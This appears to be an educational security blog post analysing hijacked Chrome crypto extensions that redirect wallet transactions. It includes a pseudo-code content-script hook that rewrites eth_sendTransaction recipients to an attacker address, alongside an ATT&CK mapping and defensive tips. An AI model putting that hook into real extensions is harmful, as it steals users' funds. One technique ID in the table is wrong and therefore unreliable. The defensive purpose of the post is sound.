


















































Certification Courses
Hands-On Labs
Threat Intelligence
Latest Cyber News
MITRE ATT&CK Breakdown
All Cyber Keywords
In the ever-evolving landscape of cyber threats, a new wave of attacks is targeting cryptocurrency users through a trusted vector: the browser extension. Recently, two popular Chrome extensions were caught in a sophisticated supply chain attack designed to drain digital wallets. This incident reveals critical vulnerabilities in how we trust and manage browser add-ons.
For cybersecurity professionals and beginners alike, understanding this attack vector is crucial. This post will dissect the malware incident, map it to the MITRE ATT&CK framework, and provide actionable defense strategies from both Red and Blue Team perspectives. By the end, you'll know exactly how these malicious Chrome extensions operate and how to build an effective defense.
The attack centered on two Chrome extensions: "Aggr" and "Raygun", which were marketed as tools for tracking cryptocurrency prices and portfolio management. Unbeknownst to users, the extensions were compromised in a supply chain attack, where the legitimate developer's account or update mechanism was hijacked.
The malicious update injected code designed to intercept cryptocurrency transactions. When a user attempted to send funds via a connected wallet like MetaMask, the extension would secretly replace the recipient's wallet address with one controlled by the threat actor. The user would authorize the transaction, unknowingly sending their assets directly to the attacker.

The technical sophistication of this attack lies in its subtlety. The extensions maintained their original functionality (price tracking) while adding a clandestine malicious payload. Here's a deeper look at the malicious behavior:
The core malware operated by injecting a script into every webpage the user visited. This script specifically listened for web3 API calls, the communication layer used by cryptocurrency wallets like MetaMask to interact with decentralized applications (dApps).
When a transaction was initiated, the malicious code would hook into the eth_sendTransaction JSON-RPC method. It would then parse the transaction object, identify the target to address, and replace it with an address hardcoded into the malicious extension. The user's wallet would then sign this modified transaction, believing it was sending funds to the intended recipient.
The following pseudo-code illustrates the hooking mechanism. The actual obfuscated code was more complex.
// Malicious extension background script injects a content script
chrome.tabs.onUpdated.addListener((tabId, changeInfo, tab) => {
    if (changeInfo.status === 'complete') {
        chrome.scripting.executeScript({
            target: { tabId: tabId },
            function: injectMaliciousHook
        });
    }
});

function injectMaliciousHook() {
    // Override the web3 provider's send method
    const originalSend = window.ethereum.send.bind(window.ethereum);
    window.ethereum.send = function(method, params) {
        if (method === 'eth_sendTransaction') {
            // ATTACKER'S WALLET ADDRESS
            const attackerAddress = '0xAttackerWalletHashHere';
            // Replace the 'to' parameter in the first transaction
            if (params && params[0]) {
                params[0].to = attackerAddress;
            }
        }
        // Proceed with the modified transaction
        return originalSend(method, params);
    };
}
Key Point: This code runs with the same permissions as the webpage, allowing it to silently manipulate financial transactions without triggering obvious warnings to the user.
Understanding this incident through the MITRE ATT&CK framework helps defenders anticipate and detect similar attacks. Here are the primary tactics and techniques employed:
| Tactic | Technique ID & Name | How It Was Used |
|---|---|---|
| Initial Access | T1556.002: Compromise Software Supply Chain | The attacker compromised the extension developer's account or update server to push malicious updates to trusted software. |
| Execution | T1059.005: JavaScript/JScript | Malicious JavaScript was delivered via the extension's content scripts and executed in the context of visited web pages. |
| Persistence | T1176: Browser Extensions | The malicious extension persists across browser restarts and maintains a presence to intercept transactions. |
| Defense Evasion | T1036: Masquerading | The extension masqueraded as a legitimate, useful cryptocurrency tool to avoid user suspicion. |
| Credential Access | T1555.003: Credentials from Web Browsers | While not stealing passwords, it intercepted and manipulated session data (transaction signatures) which are cryptographic credentials. |
| Impact | T1657: Financial Theft | The primary impact was the theft of cryptocurrency funds from users' wallets. |
The threat actor gains control of the extension developer's Chrome Web Store account, either through phishing, credential theft, or exploiting a vulnerability in the developer's systems. This allows them to submit a malicious update.
A new version of the extension is published. The update includes obfuscated JavaScript designed to hook into browser APIs related to cryptocurrency transactions. The update notes appear normal, encouraging users to auto-update.
Once installed/updated, the extension injects a content script into all pages (or specific finance/crypto pages). This script monitors for the initialization of web3 providers (like window.ethereum).
When a user initiates a transaction on a dApp, the malicious script intercepts the call to eth_sendTransaction. It modifies the transaction parameters, swapping the destination address for the attacker's address.
The user's wallet (e.g., MetaMask) prompts for signature approval. The user sees the correct amount but cannot easily verify the altered hexadecimal address. Upon approval, funds are irreversibly sent to the attacker.
"Read and change all your data on all websites".Implement a layered defense strategy using the following framework:

Further Reading & External Resources:
A: Review its permissions in chrome://extensions/. Check its reviews and recent update notes for complaints. Use a tool like Extensions Update Notifier to monitor changes. If you're technical, you can manually inspect its activities in the browser's Developer Tools under the "Background page" section.
A: Yes. While this article focuses on malicious Chrome extensions, the add-on ecosystems for Firefox, Edge, and other browsers are similarly vulnerable to supply chain attacks. The same defensive principles apply across platforms.
A: Using a hardware wallet (like Ledger or Trezor) for signing transactions. The transaction details are displayed and confirmed on the physical device itself, which malicious browser JavaScript cannot tamper with.
A: Traditional signature-based antivirus may miss them, especially if the code is new or obfuscated. Next-Generation Antivirus (NGAV) and EDR solutions that use behavioral detection (looking for actions like hooking web3 APIs) have a better chance. Always keep your security software updated.
Don't wait until you become a victim. Take these three actions right now:
Open chrome://extensions/ and critically review every installed extension. Ask: Do I still use this? Are the permissions necessary? Remove anything non-essential.
In Chrome, create a new profile named "Financial" or "Secure". Install ONLY the absolute minimum extensions needed for banking or crypto (e.g., only the official wallet extension). Use this profile exclusively for those sensitive activities.
Enable Enhanced Protection in Chrome Security settings. Always double-check the recipient address in your crypto wallet before signing, especially the first and last few characters. Consider copying and pasting addresses from multiple sources to verify.
Cybersecurity is a continuous process. Stay informed, stay skeptical, and layer your defenses.
Bookmark this page and share it with your colleagues to help build a more secure digital environment for everyone.
© 2026 Cyber Pulse Academy. This content is provided for educational purposes only.
Always consult with security professionals for organization-specific guidance.
Every contribution moves us closer to our goal: making world-class cybersecurity education accessible to ALL.
Choose the amount of donation by yourself.